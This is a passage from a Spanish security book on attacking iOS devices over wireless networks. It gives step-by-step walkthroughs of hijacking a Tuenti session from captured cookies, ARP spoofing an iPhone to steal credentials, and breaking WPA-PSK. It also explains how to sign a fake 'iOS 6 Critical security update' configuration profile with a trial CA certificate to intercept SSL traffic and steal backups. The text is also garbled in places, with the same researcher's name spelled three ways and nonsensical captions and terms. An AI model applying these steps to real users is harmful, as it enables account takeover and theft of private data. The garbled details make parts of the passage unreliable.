```

Imagen 10.06. Descifrando tráfico con *airdecap-ng*

Además, con esta técnica se puede realizar un *bypass* ante un DHCP deshabilitado y conocer el rango de direcciones IP válido para dicha red.

PoC: Hijacking a tuenti en redes Wireless

En la siguiente prueba de concepto se prepara el siguiente escenario.

- Una víctima con dispositivo *iOS* y que se encuentre conectado a una red de tipo abierta o que se encuentre conectado a un *Rogue AP* preparado por un atacante, con configuración de red abierta.
- La aplicación utilizada por la víctima es la propia de *tuenti* para *iOS*. Esta aplicación manda la *cookie* de manera distinta a como se realizaría por el navegador *Safari*, pero la *cookie* es igual.

Un atacante con una tarjeta *Wireless* en modo monitor y volcando lo capturado en un fichero CAP.

A continuación se pasa a detallar la prueba de concepto de un robo de sesión de *tuenti*, de un usuario que accede a través de *iOS*, teniendo en cuenta que el usuario se ha conectado previamente a un punto de acceso malicioso controlado por el atacante, o estando la red abierta o sin contraseña, o contraseña WEP conocida por el atacante, o en algunos casos también con WPA (siempre que se conozca la clave).

Una vez que la víctima se ha conectado al punto de acceso malicioso, se puede poner la tarjeta *Wi-Fi* del equipo atacante en modo monitor con *airmon-ng*, tal y como se puede apreciar en la siguiente imagen.




Imagen 10.08 Captura de pantalla de cuenta en iOS

Gracias a esta técnica y a la configuración del entorno es posible capturar credenciales o *cookies* sin necesidad de realizar un *ARP Spoofing*, ya que el punto de acceso no tiene ningún tipo de cifrado con los clientes asociados. Para evitar dicha situación sería recomendable utilizar un cifrado, evitando el cifrado WEP, ya que este es fácilmente atacable.

Una vez que se ha obtenido la cookie de *tuoni* es posible acceder a la cuenta de la víctima, cuya sesión ha sido capturada. Para ello basta con utilizar una aplicación que permita gestionar cookies, como por ejemplo *Cookies Manager*, el cual es un *plugin* de *Firefox* que permite realizar dicha acción. En la siguiente imagen se puede visualizar la configuración de la cookie extraída de la captura analizada con *Wireshark*.




Imagen 10.09 Confirmación de la *covaria* suplantada de *suavifolia*

Después de realizar dicha acción con *Cookies Manager* + solo hace falta recargar la página de *tuenti* en el navegador *Firefox*. El resultado es el esperado, se obtiene acceso a la cuenta de la víctima sin necesidad de conocer sus credenciales.




Imagen 10.10: Suplantación de la cuenta de *tuenti*.

3. Man in the middle

Generalmente, la técnica de *Man In The Middle* es asociada por los usuarios con *ARP Spoofing*, pero MITM no es solo este tipo de técnica. Como se ha ido estudiando el MITM es posible realizarlo en otras capas, por ejemplo mediante un *Rogue AP*.

Como definición hay que especificar que *Man In The Middle* es el vector utilizado para lograr que el tráfico de un dispositivo de una víctima circule a través de la máquina del atacante. De este modo, el atacante puede analizar el tráfico y proceder a utilizar dicha información en su beneficio.

Los dispositivos *iOS* también pueden caer en estas técnicas de MITM como se ha ido estudiando. A continuación se detallarán vías para realizar ataques del tipo MITM sobre los dispositivos *iOS*.

ARP Spoofing

Este tipo de ataques se realiza cuando el dispositivo *iOS* y el atacante se encuentran en la misma red, por ejemplo, a través de una LAN, la cual dispone de un punto de acceso inalámbrico.

El ataque está basado en el protocolo *ARP: Address Resolution Protocol*, con el que los dispositivos de una red conocen a los otros elementos de la misma. Se debe partir de la base de que los dispositivos, como equipos, *smartphones*, *switches*, *routers*, etcétera, se comunican en una LAN a través del nivel de enlace. Es decir, necesitan conocer las direcciones físicas de los elementos de la red. El protocolo ARP permite a los elementos de una red conocer la dirección física del resto, partiendo del conocimiento de una dirección IP.

En resumen, *Man In The Middle* es un ataque en el que el atacante crea la posibilidad de leer, inyectar o modificar información que hay en un canal entre 2 máquinas sin que ninguna de esas

máquinas conozca esta situación. En otras palabras, un usuario con malas intenciones se colocará entre el equipo 1 y el equipo 2. Cuando el equipo 1 envíe tráfico al equipo 2, dicho tráfico pasará por el equipo del atacante en primer lugar.

El protocolo ARP dispone de dos tipos de mensajes, *request* y *reply*. Un paquete *request* pregunta mediante *broadcast* a todos los elementos de la red por la dirección física que tiene una dirección IP concreta. El elemento que tenga dicha dirección IP contestará con un ARP *reply* indicando su dirección física en la cabecera. De este modo los equipos aprenden a asociar direcciones físicas a direcciones IP. Si un usuario malintencionado utilizara los ARP *reply*, para engañar y envenenar las tablas de otros elementos se podría capturar el tráfico que no es dirigido para dicho usuario malicioso.

Como ejemplo se escenifica la siguiente situación, un atacante utilizara alguna herramienta, como puede ser *cam*, *ettercap* o *arp spoof*, para llevar a cabo el *arp spoofing*. El atacante envenenará las tablas ARP de las víctimas, enviando mensajes ARP “engañando” a los objetivos. Este tipo de ataques se realiza en redes con *switches* (conmutadas), ya que en redes con *hubs* no es necesario.

El estado inicial de la tabla ARP del dispositivo *iOS*, con dirección IP 10.0.0.3, tiene el siguiente aspecto:

Dirección IP	Dirección MAC
10.0.0.1 (router)	CA:FE:CA:FE:CA:FE

El estado inicial de la tabla ARP del *router*, con dirección IP 10.0.0.1, tiene el siguiente aspecto:

Dirección IP	Dirección MAC
10.0.0.3	FA:BA:DA:FA:BA:DA

El atacante enviará un par de *arp reply*, uno al dispositivo *iOS* y otro al *router*, con la intención de envenenar y falsear la información anterior. Si el atacante dispone de la dirección MAC AA:BB:AA:BB:AA:BB, las tablas ARP de los elementos anteriores quedarán de la forma que se muestra a continuación:

Dirección IP	Dirección MAC
10.0.0.1 (router)	AA:BB:AA:BB:AA:BB

El estado inicial de la tabla ARP del *router*, con dirección IP 10.0.0.1, tiene el siguiente aspecto:

Dirección IP	Dirección MAC
10.0.0.3	AA:BB:AA:BB:AA:BB

De esta manera todos los envíos de tráfico que realice el dispositivo *iOS* a Internet pasarán por la máquina del atacante, capturando *cookies*, credenciales, información de navegación, y todo el tráfico no cifrado, comprometiendo la privacidad y la confidencialidad del usuario.

Algo que hay que tener en cuenta y que ha causado problemas a muchos auditores y usuarios malintencionados es el comportamiento de los dispositivos móviles en general, e iOS en particular, frente a la técnica *arp spoofing*. Se recomienda que se utilice una máquina física para llevar a cabo el envenenamiento, ya que se pueden sufrir problemas de funcionamiento utilizando máquinas virtuales para llevar a cabo el proceso.

Redes abiertas o WEP

La conexión a redes de tipo abiertas o con cifrado WEP es prácticamente similar. La única diferencia es el cifrado con el que se protegen los paquetes que circulan por el aire. Realmente realizar un *arp spoofing* o *sniffar* el tráfico de una de estas dos redes, es indiferente, ¿Esto a qué es debido?

Si el atacante se enfrenta a una red abierta, puede capturar el tráfico simplemente "observando" el aire con *airdump-ng*, mientras que a la vez se puede conectar al punto de acceso abierto y realizar un MITM. El resultado es el mismo, aunque no quedan huellas de dicha acción si se realiza capturando o *sniffando* el tráfico del aire.

Si por el contrario el atacante se enfrenta a una red con cifrado WEP, se puede realizar un MITM si se dispone de la clave y se encuentra conectado a la red, o bien, se puede capturar el tráfico que circula por el aire y después utilizar *airdecap-ng* para descifrarlo. En ambos casos se necesita la clave de acceso a la red Wireless, por lo que el resultado vuelve a ser el mismo, aunque de nuevo con la técnica proporcionada por *airdecap-ng* no quedan huellas de la acción.

Redes WPA

WPA (*Wi-Fi Protected Access*) surge como una solución temporal de la *Wi-Fi Alliance* para securizar las redes Wireless una vez que quedó de manifiesto la debilidad de WEP (*Wired Equivalent Privacy*). Mientras ILLT trabajaba en el estándar IEEE 802.11i, cuando salió a la luz la *Wi-Fi Alliance* proporcionó la certificación WPA2 a todos aquellos dispositivos que cumplieran con las especificaciones marcadas por el nuevo estándar. Ambas soluciones, WPA y WPA2, soportan el protocolo 802.1x para la autenticación en ámbitos empresariales y la autenticación mediante clave compartida PSK (*Pre-Shared Key*) para los entornos SOHO (*Small Office and Home Office*) y ámbitos domésticos.

WPA y WPA2 se diferencian poco conceptualmente y difieren principalmente en el algoritmo de cifrado que emplean. Mientras que WPA basa el cifrado de las comunicaciones en el uso de algoritmo TKIP (*Temporary Key Integrity Protocol*), que está basado en RC4 al igual que WEP, WPA2 utiliza CCMP (*Counter-mode CBC-MAC Protocol*) basado en AES (*Advanced Encryption System*). La segunda diferencia notable se encuentra en el algoritmo utilizado para controlar la integridad del mensaje. Mientras WPA usa una versión menos elaborada para la generación del código MIC (*Message Integrity Code*), o código "Michael", WPA2 implementa una versión mejorada de MIC.

Para entender mejor cómo poder realizar un ataque a este tipo de redes, primero se ha de analizar el proceso de asociación de un cliente a la red Wireless. Independientemente del sistema de seguridad

que se elija para la red (WEP, WPA-PSK, WPA2-PSK), el proceso es el mismo. Este proceso tendrá dos o tres fases dependiendo de si el punto de acceso está emitiendo tramas "Beacon frame". Si se están emitiendo tramas "Beacon frame" el cliente se conecta a la red en dos fases, una primera fase de autenticación, que podrá estar abierta o con clave compartida, y una segunda fase de asociación.

En el caso de que no se estén emitiendo tramas "Beacon frame", existe una fase de prueba inicial en la que el cliente envía el ESSID de la red a la que desea conectarse, se espera a que el punto responda, y comienza la fase de autenticación y asociación. A continuación se muestran todas las fases descritas en la siguiente captura.




Imagen 10.11: Negociación de seguridad WPA2-PSK en una red sin publicidad de ESSID.

La diferencia con una red abierta o WEP, es que el punto de acceso y cliente negocian una política de seguridad a seguir, como primera fase de la autenticación.

Este proceso es importante, ya que el cliente se conecta a la red sin que haya comenzado el proceso de autenticación, por lo que el tráfico no está siendo cifrado todavía, lo que permitiría realizar un ataque de desasociación, conocido también como *ataque D*, que provocaría que el cliente comenzase un nuevo proceso de autenticación y asociación.

Este proceso de reautenticación se realizaría únicamente si la conexión se tratase de WPA/WPA2 empresarial, es decir, la conexión está configurada utilizando 802.1x para la autenticación del puerto y EAP (*Extended Authentication Protocol*) contra un servidor RADIUS (*Remote Authentication Dial In User Service*) para autenticar la conexión. En el caso de WPA/WPA2 con PSK se pasa directamente a la fase de intercambio de claves.

En la fase de Intercambio de claves el cliente y el AP utilizan la PSK para generar una clave llamada PMK (*Pairwise Master Key*). Esta PMK es una derivada cuando el sistema es WPA/WPA2 empresarial pero es la misma PSK en los entornos WPA/WPA2 PSK.

Con la PMK se genera una clave de cifrado para cada proceso de autenticación de un cliente llamada PTK que básicamente se genera a partir de dos números aleatorios, uno de ellos generado por el cliente y el otro por el punto de acceso que intercambian para obtener ambos la misma clave PTK. Este proceso se llama *4-way-Handshake*.

Una vez que el cliente está autenticado, el protocolo TKIP utiliza 6 claves de cifrado por cada sesión, 4 de ellas son utilizadas para comunicaciones *unicast* y 2 para comunicaciones *multicast*. Estas claves son únicas por cliente y sesión y se cambian periódicamente. Dichas claves se generan a partir de derivadas de las direcciones MAC, ESSID y la PTK.

¿Cómo puede ser vulnerada la red WPA/WPA2-PSK? Un atacante que se quiera vulnerar una red WPA-PSK va a tratar de capturar ese intercambio de números aleatorios, para, una vez conocidos estos, junto con el SSID y las direcciones MAC del cliente y el punto de acceso de la red obtener la frase o secreto compartido que se utilizó. Una vez que el atacante tenga la clave compartida se podrá conectar a la red.

¿Podrá el atacante acceder al tráfico generado por otro usuario? En teoría no debería poder, pues las claves TKIP que se generan son únicas y por sesión pero si el atacante está conectado a la red y captura todo el proceso de autenticación de otro usuario podría acceder a los números aleatorios intercambiados y al poder conocer el ESSID, la PSK y la MAC del cliente y el punto de acceso, podría generar la PTK. Con la PTK podría descubrir cuáles son las claves TKIP que se intercambian e usadas. Una vez que el atacante tiene las claves TKIP tiene acceso a todo el tráfico y por tanto SÍ puede acceder a los datos transmitidos. El proceso con WPA2-PSK es similar y el atacante buscará las claves que se intercambian en AES-CCMP.

Las redes con cifrado WEP está claro que no proporcionan suficiente seguridad y tan solo podrían ser utilizadas con cifrados de alto nivel como VPNs. En el caso del cifrado WPA2, se puede considerar como el estándar de facto para securizar redes inalámbricas, pero aun así hay que tener cuidado con la contraseña, y establecer una que sea lo suficientemente robusta como para evitar los ataques conocidos.

PoC: ARP Spoofing sobre iPhone con cain en redes WEP

En la siguiente prueba de concepto se propone el siguiente escenario:

- Dispositivo iOS conectado a una red *Wireless* con cifrado WEP
- Atacante conectado a la misma red *Wireless*.
- Se utilizará la herramienta *cain* para llevar a cabo el envenenamiento de la tabla ARP, con el fin de obtener credenciales, *cookies* e información de la víctima.

El dispositivo iOS conectado a la red *Wireless* es un iPhone 4. El atacante utiliza *cain* sobre Windows 7, de manera que realizando la técnica, explicada anteriormente, de *arp spoofing*, se conseguirá el objetivo marcado. En la siguiente imagen se puede visualizar la selección de los objetivos, mediante la interfaz de *cain*. En primer lugar se selecciona la dirección IP del router y después la de la víctima.




Imagen 10.12: Envenenamiento de la tabla ARP de un dispositivo iOS en una red WEP

Una vez realizado el envenenamiento, es posible realizar diversas acciones maliciosas, aunque para esta prueba de concepto se ha elegido mostrar el robo de credenciales de algún sitio web. En la siguiente captura se puede visualizar dicho robo en el sitio web *Foculprice*.




Imagen 10.13: Robo de credenciales de un dispositivo iOS en una red WEP.

HTTP-s: CA Fake

Después de la prueba de concepto que se pudo ver en las *Zero Nights* en Rusia (finales del 2012), de la mano del investigador *Troschev*, es la que se mostraba como realizar un ataque MITM utilizando un certificado digital de una CA o entidad certificadora de confianza.

La idea del ataque es casi la misma que se ha utilizado para desplegar o instalar troyanos en dispositivos que no tienen *Jailbreak*, es decir, a través de un perfil de aprovisionamiento o *Provisioning Profile*, que contiene el o los UDID de los dispositivos víctima, de manera que permitiría la instalación de software sin firmar por *Apple* o de fuentes no confiables, y en el que era necesario un poco de ingeniería social, para que la víctima se instalase dicho perfil.

En este caso se hace uso de un certificado de una entidad certificadora de confianza o CA, que además esté dentro de la cadena de confianza de *Apple*, como se puede comprobar en la siguiente web de soporte técnico de *Apple* <http://support.apple.com/kb/HT5012>, la cual se puede encontrar buscando en *Google* "*List of available trusted root certificates*".




Imagen 10.14: Certificado de Comodo dentro de la lista de confianza de Apple

Para obtener un certificado dentro de la cadena de confianza de *Apple* basta con mirar la larga lista mencionada anteriormente, y buscar que compañías o entidades certificadoras ofrecen certificados de prueba o versión trial, como es el caso de *Comodo*, tal y como se aprecia en su web oficial.




Imagen 10.15: Certificado Trial de Comodo.

Para conseguir un certificado como este, tan solo es necesario un correo de administrador de su dominio particular y *youradmin@yourdomain.com* y nada más. Una vez se tiene un certificado que esté dentro de la cadena de confianza de *Apple*, comienza la parte de ingeniería social del ataque.

La idea es que cuando el usuario vaya a instalar un perfil de configuración, puedan ir diferentes parámetros ya configurados, como por ejemplo.

- Los datos de conexión a una red *Wi-Fi*, que será el punto de acceso malicioso controlado por el atacante.
- Certificado CA.
- Configuración del Proxy, por si se desea capturar el tráfico de la víctima (solo en iOS 6).
- *iCloud backup* (si no está habilitado se puede habilitar).

Dicho perfil no aparece sin firmar, ya que genera desconfianza en las víctimas potenciales y la parte del engaño o de ingeniería social se complicaría. A continuación, se presenta una captura de un perfil de configuración sin firmar, en la que aparece un aviso de color rojo que advierte que dicho perfil no está firmado ("Sin firmar"), además de que cuando se haga clic en el botón instalar, aparecerá un *popup* o cuadro de diálogo avisando al usuario.




Imagen 10.16: Perfil sin firmar en iOS y el aviso al instalarlo.

Una vez que se ha creado un perfil de configuración adaptado a las necesidades, éticas o no, bastaría con firmar el perfil de configuración, para hacer más creíble el engaño, de manera que el usuario vea que el perfil está firmado, facilitando la parte de ingeniería social.

Para firmar dicho perfil de aprovisionamiento o de configuración, será necesario el certificado *trial* que se ha descargado previamente de la web de *Comodo* o de alguna entidad certificadora que esté incluida en la cadena de confianza de *Apple*, y la utilidad *OpenSSL*. Los comandos necesarios se presentan en la siguiente imagen.




Imagen 10.17. Comandos para firmar el perfil de configuración de iOS.

Una vez que se ha firmado, el perfil de configuración tiene mucho mejor aspecto. Además en el perfil se puede poner el nombre de la empresa deseada, como por ejemplo *Apple Inc.*, o en la descripción del perfil algo como *"iOS 6 Critical security update"*, lo que hace más fácil la parte de ingeniería social, para que las víctimas caigan en la trampa. A continuación se muestra el perfil de configuración que utilizó *Irosichev* en las *Zero Nights*:



Imagen 10.18. Perfil de configuración utilizado por *Irosichev* en las *Zero Nights*.

Cuando ya se tiene el perfil de configuración firmado, es el momento de instalarlo en los dispositivos de las víctimas. Hay diversas formas de realizar la instalación.

A través de *Safari* (se puede también en el caso de que sea un perfil de configuración con una CA incluida).

- A través de un adjunto en un correo electrónico.
- A través de un sistema MDM.

Y finalmente, cuando por fin el certificado este instalado en los dispositivos víctima (con un poco de ingeniería social, claro está) es el momento de comenzar a jugar con las víctimas, y es que con el esquema presentado por *Trojanhev*, se podría realizar lo siguiente:

Sniffing o captura de todo el tráfico SSL (*cookies*, contraseñas, etcétera)

- Robo de la copia de seguridad o *backup* (registros de llamadas y mensajes, fotos, videos, datos de las aplicaciones, etcétera).
- Envío de mensajes o *wipeos* remotos.

Y es que como se puede apreciar, una vez instalada la CA maliciosa en el terminal, se abren muchas puertas a innumerables ataques. La siguiente imagen muestra el esquema presentado por *Trojanhev* en su conferencia.




Imagen 10.19: Esquema presentado por *Trojanhev* en las *Zero Nights*

Resumiendo se puede decir, que con tan solo dos clics que haga el usuario víctima e instale el perfil malicioso firmado por un atacante, el dispositivo estará a merced del mismo.

SSLSniff y SSLStrip

Las técnicas *SSLSniff* y *SSLStrip* permiten al atacante obtener información que va protegida bajo la capa SSL. La primera que se va a estudiar es *SSLSniff*, ya que es la más antigua y conocida. Hay

que recalcar que las dos técnicas afectan a dispositivos iOS y fueron descubiertas y desarrolladas por *Moxie Marlinspike*.

El problema de los certificados y del cual se aprovecha *SSLSniff* radica en las *Basic Constraints*. Si el navegador no verifica las *Basic Constraints*, que es un *bit*, un certificado emitido para un dominio en concreto, podría ser utilizado para emitir otros certificados para otros dominios. En otras palabras, el *bug* es que un certificado emitido a una empresa no debería emitir certificados para otros dominios, por lo que se le restringe como no válido para firmar dichos dominios.

Resumiendo aún más, si *Verisign* emite un certificado para una empresa X, los propietarios de dicho certificado no deberían poder emitir un certificado para por ejemplo, *paypal.com*. Sin embargo, lo único que impide este hecho es una marca en el certificado, una *Basic Constraints*, que debe ser comprobada por el cliente, es decir el navegador, para validar el certificado. Por lo que si llega un certificado emitido para *paypal.com* que ha sido generado por dicha empresa X, el cliente debería comprobar si la empresa X puede emitir certificados para todos los dominios y detectar que no está habilitado, generando entonces una alerta de seguridad.

Sin embargo, en las versiones de iOS anteriores a la 4.3.5 esta comprobación no se realiza, y por lo tanto se pueden generar certificados falsos para cualquier banco, o cualquier sistema de correo web como *Gmail*, *Hotmail*, *Facebook*, etcétera, sin que se genere ninguna alerta de seguridad, con solo disponer de un certificado digital emitido por una entidad de confianza por el cliente.

Mediante la herramienta *sslsniff* desarrollada por *Moxie Marlinspike* se puede realizar dicho ataque. La operativa sería la siguiente:

- Realizar un ataque MITM entre la víctima con dispositivo iOS cuya versión sería inferior a la 4.3.5. El ataque se realizaría, por ejemplo, con la herramienta *arpspoof*.
